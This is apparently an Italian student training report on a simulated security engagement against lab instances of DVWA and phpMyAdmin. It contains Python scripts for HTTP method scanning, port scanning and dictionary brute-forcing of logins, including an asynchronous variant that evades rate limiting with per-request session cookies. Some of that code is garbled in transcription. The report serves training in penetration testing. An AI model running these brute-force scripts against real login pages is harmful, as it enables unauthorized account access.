Progetto Build Week 1

Schema di rete, scan di metodi HTTP, scan di porte, attacco a dizionario

Vincenzo Colletta
Alessio Di Biagio
Alex Doddis
Francesco Fuschetto
Andrea Macchi
Davide Marigliano
Alessandro Morabito

20 de outubro de 2023

Epicode

Indice

Introduzione

La traccia del progetto simulava l'ingaggio da parte parte della compagna *Theta* la quale ci richiedeva nel seguente ordine di:

- progettare della rete;
- eseguire una scansione dei metodi HTTP su application server e web server;
- eseguire una scansione delle porte e dei relativi servizi;
- valutare della robustezza (contro attacchi a dizionario) delle pagine `/dvwa/vulnerabilities/brute/` e `/phpMyAdmin/index.php`;
- scrivere una relazione finale con i risultati e consigli per migliorare la sicurezza.

Schema di rete

Abbiamo creato ambienti separati per la costruzione della nostra rete:

- DMZ (comprendente server HTTP, SMTP e POP3/IMAP) protetta dall'esterno da un WAF;
- server room (comprendente APP SERVER, DNS e NAS);
- rete interna controllata tramite Firewall dinamico verso l'esterno, IPS verso la DMZ, IDS verso server room, e suddivisa in VLAN. Gli switch al suo interno sono stati configurati per garantire privilegi di accesso.



Figura 1: SCHEMA DI RETE

Scansione metodi HTTP

Abbiamo utilizzato la libreria ***requests*** per effettuare richieste verso il server, e ***argparse*** per inserire i dati richiesti direttamente da riga di comando.
Il codice è strutturato in maniera tale da effettuare una richiesta prima a *phpMyAdmin* e poi a *DVWA* utilizzando il metodo ***OPTIONS*** per verificare i metodi permessi sulle pagine.

```
┌──(francesco㉿kali)-[~/Desktop/BW]
└─$ python Metodi.py 192.168.1.64
PHPMYADMIN
GET,HEAD,POST,OPTIONS,TRACE

DVWA
GET,HEAD,POST,OPTIONS,TRACE

┌──(francesco㉿kali)-[~/Desktop/BW]
└─$
```

Figura 2: RISULTATO

```python
import requests
# arugments from command line
import argparse

parser  = argparse.ArgumentParser()
parser.add_argument('target_ip')
parser.add_argument('-p', '--port')
parser.add_argument('-P', '--protocol')
args    = parser.parse_args()

if (args.protocol == None): args.protocol = 'http'
if (args.port == None):
    args.port = '80'
    if (args.protocol == 'https'):
        args.port = '443'

print("PHPMYADMIN")
url = args.protocol + '://' + args.target_ip + ':' + args.port + '/phpMyAdmin/*'
req = requests.options(url)
print(req.headers['allow'])

print()
print("DVWA")
url = args.protocol + '://' + args.target_ip + ':' + args.port + '/dvwa/*'
req = requests.options(url)
print(req.headers['allow'])
```

Figura 3: CODICE

Scansione porte

Abbiamo utilizzato la libreria ***socket*** per poter creare un *socket* e, tramite l'inserimento di un range di porte, verificare l'apertura delle stesse ed, eventualmente, i servizi attivi.

```
┌──(francesco㉿kali)-[~/Desktop/BW]
└─$ python portscanner.py
Inserisci la porta di partenza: 1
Inserisci la porta di fine: 1024
I seguenti servizi sono attivi su 192.168.1.64:
Porta 21: ftp
Porta 22: ssh
Porta 23: telnet
Porta 25: smtp
Porta 80: http
Porta 111: sunrpc
Porta 139: netbios-ssn
Porta 445: microsoft-ds
Porta 512: exec
Porta 513: login
Porta 514: shell
```

Figura 4: RISULTATO

```python
import socket

# Funzione per eseguire la scansione di una singola porta su un host specifico
def port_scan(host, port):
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  # Creazione del socket
        sock.settimeout(1)  # Impostazione del timeout di connessione a 1 secondo
        result = sock.connect_ex((host, port))  # Tentativo di connessione alla porta specificata
        if result == 0:  # Se la connessione ha successo, la porta è aperta
            return True
        else:
            return False
    except Exception as e:
        print(f"Si è verificato un errore durante la scansione della porta {port}: {e}")
        return False

# Funzione per verificare i servizi attivi su una lista di porte
def check_services(host, ports):
    open_ports = []  # Lista delle porte aperte
    services = {}  # Dizionario che mappa le porte ai relativi servizi
    for port in ports:
        if port_scan(host, port):  # Se la porta è aperta, aggiungi alla lista delle porte aperte
            open_ports.append(port)
            try:
                service = socket.getservbyport(port)  # Ottieni il nome del servizio associato alla porta
                services[port] = service  # Aggiungi il servizio al dizionario dei servizi
            except:
                services[port] = "Servizio sconosciuto"  # Se il servizio non è noto, inserisci "Servizio sconosciuto"
    return services  # Restituisci la lista delle porte aperte e il dizionario dei servizi

if __name__ == "__main__":
    host = input("Inserisci l'indirizzo IP o il nome host da scansionare: ")  # Input dell'host da scansionare
    host = "192.168.1.64"
    start_port = int(input("Inserisci la porta di partenza: "))  # Input della porta di partenza
    end_port = int(input("Inserisci la porta di fine: "))  # Input della porta di fine
    ports = range(start_port, end_port+1)  # Genera una sequenza di porte da partenza a fine

    services = check_services(host, ports)  # Esegue la scansione dei servizi attivi sulle porte specificate

    if services:  # Se ci sono porte aperte, stampa i relativi servizi
        print(f"I seguenti servizi sono attivi su {host}:")
        for port in services.keys():
            print(f"Porta {port}: {services[port]}")
    else:  # Se non ci sono porte aperte, stampa un messaggio appropriato
        print(f"Nessun servizio attivo rilevato su {host} nella gamma di porte scansionata.")

```

Figura 5: CODICE

Attacco a dizionario DVWA sicurezza ’low’

Per effettuare l’attacco al server DVWA abbiamo impostato il codice in modo tale che contenesse un ID di sessione con livello di sicurezza definito. Una volta create e riempite due liste, la prima con nomi utenti, la seconda con password, abbiamo composto URL comprensivi di tutte le combinazioni username-password e abbiamo lanciato l’attacco.



Figura 6: RISULTATO

```python
import requests


cookies = {'PHPSESSID' : '418133df242dfe8d99f4b7af60ebd9a0', 'security' : 'low'}


nome_utente = []
passwords = []

with open('usernames.txt','r') as username :
        nome_utente = username.read().splitlines()

with open('passwords.txt','r') as password :
        passwords = password.read().splitlines()
                #print("nome_utente", nome_utente)
                #print("password", passwords)

        for n in nome_utente:
                for p in passwords:

                        url = ''
                        url += 'http://192.168.1.64/dvwa/vulnerabilities/brute/?'
                        url += 'username=' + n
                        url += '&password=' +p
                        url += '&Login=Login'

                        req = requests.get(url, cookies=cookies)


                        #print(req.status_code)

                        #print(req.url)

                        if (b'incorrect' not in req.content):
                                print('username=' + n + ',&password=' + p)
```

Figura 7: CODICE

Attacco a dizionario phpMyAdmin

In maniera analoga al metodo sopra descritto siamo riusciti a penetrare la pagina di accesso di *phpMyAdmin* trovando la combinazione username-password di un utente da noi aggiunto nel database. In questo caso non abbiamo dovuto utilizzare i cookie di sessione.

```
┌──(francesco㉿kali)-[~/Desktop/BW]
└─$ python BruteForcePHP.py
Abu killer

┌──(francesco㉿kali)-[~/Desktop/BW]
└─$
```

Figura 8: RISULTATO

```python
import requests
#import argparse

#parser  = argparse.ArgumentParser()
#parser.add_argument('target_ip')
#parser.add_argument('-pw', '--passwords_file')
#parser.add_argument('-us', '--users_file')
#args    = parser.parse_args()

#if (args.users_file == None): args.users_file = 'usernames.txt'
#if (args.passwords_file == None): args.passwords_file = 'passwords.txt'

nome_utente = []
passwords = []

with open('usernames.txt','r') as username :
        nome_utente = username.read().splitlines()

with open('passwords.txt','r') as password :
        passwords = password.read().splitlines()
                #print("nome_utente", nome_utente)
                #print("password", passwords)

url = 'http://192.168.1.64/phpMyAdmin/index.php'
#url = url.split('?')[0]

#print (users)

#token   = requests.get(url).text.split('name="token"')[1].split('"')[1]

for n in nome_utente:
    for p in passwords:
        data = {
            'pma_username': n,
            'pma_password': p,
            #'token': token,
        }

        login = requests.post(url, data=data)
        if ('denied' not in login.text):
            print(n, p)
```

Figura 9: CODICE

Attacco a dizionario DVWA sicurezza ’high’

Per effettuare l’attacco al server DVWA con livello di sicurezza alto abbiamo dovuto ovviare al ritardo delle risposte (*sleep(3)*). Per farlo, abbiamo creato un dizionario che associa tutti le possibili combinazione username-password a un cookie diverso. Le richieste sono state effettuate in maniera asincrona, riducendo notevolmente il tempo per ottenere il risultato.

```
┌──(francesco㉿kali)-[~/Desktop/BW]
└─$ python BruteForceHighVelocissimo.py
105
http://192.168.1.64/dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login
admin password
54.634807825088 5
73.04024863243103

┌──(francesco㉿kali)-[~/Desktop/BW]
└─$
```

Figura 10: RISULTATO

```
# asynchronous requests
import asyncio
# multiple arguments to asyncio
import functools
# requests to get new PHPSESSID
import requests
# exit program when combination found
# DOES NOT WORK
from sys import exit
# measure how long it takes to complete the program
from time import time

users
passwords

with open('usernames.txt', 'r') as users_file:
    users = users_file.read().splitlines()

with open('passwords.txt', 'r') as passwords_file:
    passwords = passwords_file.read().splitlines()

url_cookies = {}

count = 0

for u in users:
    for p in passwords:
        url = ''
        url += 'http://192.168.1.64/dvwa/vulnerabilities/brute/'
        url += '?username=' + u
        url += '&password=' + p
        url += '&Login=Login'
        url_cookies[url] = {}

futures
responses

starting_time

async def get_dvwa_cookies():
    dvwa_login = { 'username': 'admin', 'password': 'password', 'Login':'Login'}
    for url in url_cookies.keys():
        with requests.Session() as session:
            with session.post('http://192.168.1.64/dvwa/login.php', data=dvwa_login) as req:
                url_cookies[url] = session.cookies.get_dict()

async def main():
    global loop, count

    for url in url_cookies.keys():
        futures.append(loop.run_in_executor(None, functools.partial(requests.get, url, cookies=url_cookies[url])))

    for future in futures:
        response = await future
        #responses.append(await future)
        count += 1
        if (b'Incorrect' not in response.content):
            print(count)
            print(response.url)
            print(response.url.split('username=')[1].split('&')[0], response.url.split('password=')[1].split('&')[0])
            print('time) - starting_time)
            # non funziona perché ci sono ancora processi in esecuzione
            #quit()

if __name__ == '__main__':
    get_dvwa_cookies()
    starting_time = time()
    loop = asyncio.get_event_loop()
    loop.run_until_complete(main())
    print('time) - starting_time)
    #print([page.url for page in responses])
```

Figura 11: CODICE

Vulnerabilità rilevate e suggerimenti

Vulnerabilità:

- credenziali poco robuste e molto comuni;
- limitata identificazione dell'origine delle richieste;
- eccesso di servizi attivi.

Suggerimenti:

- formazione adeguata del personale;
- introdurre requisiti più complessi per le credenziali;
- introdurre metodi di identificazione dell'origine delle richieste non limitandosi ad analizzare i cookie;
- disattivazione servizi inutilizzati;
- utilizzo sistemi RBAC;
- controllo degli accessi tramite accounting;
- introduzione sistema di autenticazione multifattoriale.